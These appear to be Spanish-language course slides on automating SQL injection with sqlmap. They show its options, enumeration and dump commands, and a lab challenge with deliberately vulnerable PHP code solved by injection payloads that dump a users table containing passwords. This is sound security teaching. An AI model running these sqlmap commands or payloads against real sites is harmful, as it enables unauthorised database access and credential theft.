



# Automatización en Inyecciones SQL

< Desarrollo Seguro de Aplicaciones >



01 { ..

SQLmap


< Desarrollo Seguro de Aplicaciones >





**SQLMap** es una herramienta automatizada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web.

Simplifica el proceso de identificación de estas vulnerabilidades.






# SQLmap en Kali Linux

Sqlmap --help

```
(nany@kali-fusion)-[~]
$ sqlmap --help
```



{1.9.3#stable}

<https://sqlmap.org>

Usage: python3 sqlmap [options]

Options:

-h, --help	Show basic help message and exit
-hh	Show advanced help message and exit
--version	Show program's version number and exit
-v VERBOSE	Verbosity level: 0-6 (default 1)

Target:


At least one of these options has to be provided to define the target(s)

-u URL, --url=URL	Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK	Process Google dork results as target URLs

Request:

These options can be used to specify how to connect to the target URL

--data=DATA	Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE	HTTP Cookie header value (e.g. "PHPSESSID=a8d127a...")
--random-agent	Use randomly selected HTTP User-Agent header value





# SQLmap en Kali Linux

Sqlmap --wizard

```
(nany@kali-fusion)-[~]  
$ sqlmap --wizard
```



{1.9.3#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 14:36:32 /2025-05-22/

[14:36:32] [INFO] starting wizard interface  
Please enter full target URL (-u):



Buscar con Google

Google dispo





# SQLmap

## ejecución

- `Sqlmap -u "https://misitio.com/?id=1" --dbs`
- `Sqlmap -u "https://misitio.com/?id=1" -D nombre_baseDatos --tables`
- `Sqlmap -u "https://misitio.com/?id=1" -D nombre_baseDatos -T nombre_tabla --dump`





# SQLmap

## opciones

### Detection:

These options can be used to customize the detection phase

- `--level=LEVEL`                      Level of tests to perform (1-5, default 1)
- `--risk=RISK`                         Risk of tests to perform (1-3, default 1)





# SQLmap

## opciones

### Enumeration:

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables

<code>-a, --all</code>	Retrieve everything
<code>-b, --banner</code>	Retrieve DBMS banner
<code>--dbs</code>	Enumerate DBMS databases
<code>--tables</code>	Enumerate DBMS database tables
<code>--dump</code>	Dump DBMS database table entries
<code>--dump-all</code>	Dump all DBMS databases tables entries







# Reto SQLi

## 3C

```
<?php
require_once('header.php');
require_once('db.php');
$sql = "SELECT * FROM users where id=";
$sql .= mysqli_real_escape_string($db,$_GET["id"]);
$result = mysqli_query($db,$sql);
```

<https://retosql3.dsa.linti.unlp.edu.ar/?id=1>





# Reto SQLi 3C intento 1



**sqlmap -u "https://retosql3.dsa.linti.unlp.edu.ar/?id=1" --dbs**

```

[10:50:27] [INFO] target URL appears to have 5 columns in query
[10:50:27] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 97 HTTP(s) requests:

```

```

Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (6179=6179) THEN 1 ELSE (SELECT 4533 UNION SELECT 9825) END))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 3547 FROM (SELECT(SLEEP(5)))sDGM)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7178706271,0x64464456644363784e7a69596b66646651536c4e64564a6c434952565548527667666c4c45505052,0x71627a6b71),NULL,NULL-- -

```

```

[11:05:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP 7.2.11
back-end DBMS: MySQL >= 5.0.12
[11:05:33] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] p84

[11:05:33] [INFO] fetched data logged to text files under '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar'

[*] ending @ 11:05:33 /2025-05-20/

```





# Reto SQLi 3C



Type: UNION query

Title: Generic UNION query (NULL) - 5 columns

Payload: id=1 UNION ALL SELECT

NULL,NULL,CONCAT(0x7178706271,0x64464456644363784e7a69596b6664665  
1536c4e64564a6c434952565548527667666c4c45505052,0x71627a6b71),NUL  
L,NULL-- -

DSA.com Home

id	name	age
1	admin	10
qxp bqdFDVdCc xNziYkdfQSINdVJICIRVUHRvgfILEPPRqbz kq		

© DSA



# Reto SQLi 3C intento 2



```
sqlmap -u "https://retosql3.dsa.linti.unlp.edu.ar/?id=1"  
--dump-all
```

```
[11:18:06] [INFO] table 'information_schema.PARTITIONS' dumped to CSV file '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar/dump/information_schema/PARTITIONS.csv'  
[11:18:06] [INFO] fetching columns for table 'users' in database 'p84'  
[11:18:06] [INFO] fetching entries for table 'users' in database 'p84'
```

Database: p84

Table: users

[5 entries]

id	groupid	age	name	passwd
1	10	10	admin	admin
2	0	30	root	admin21
3	2	5	user1	secret
5	5	2	user2	azerty
13150	10	10	jiehhahh	FLAG: [REDACTED]

```
[11:18:06] [INFO] table 'p84.users' dumped to CSV file '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar/dump/p84/users.csv'
```

```
[11:18:06] [INFO] fetched data logged to text files under '/Users/sandrazilla/.local/share/sqlmap/output/retosql3.dsa.linti.unlp.edu.ar'
```

```
[*] ending @ 11:18:06 /2025-05-20/
```

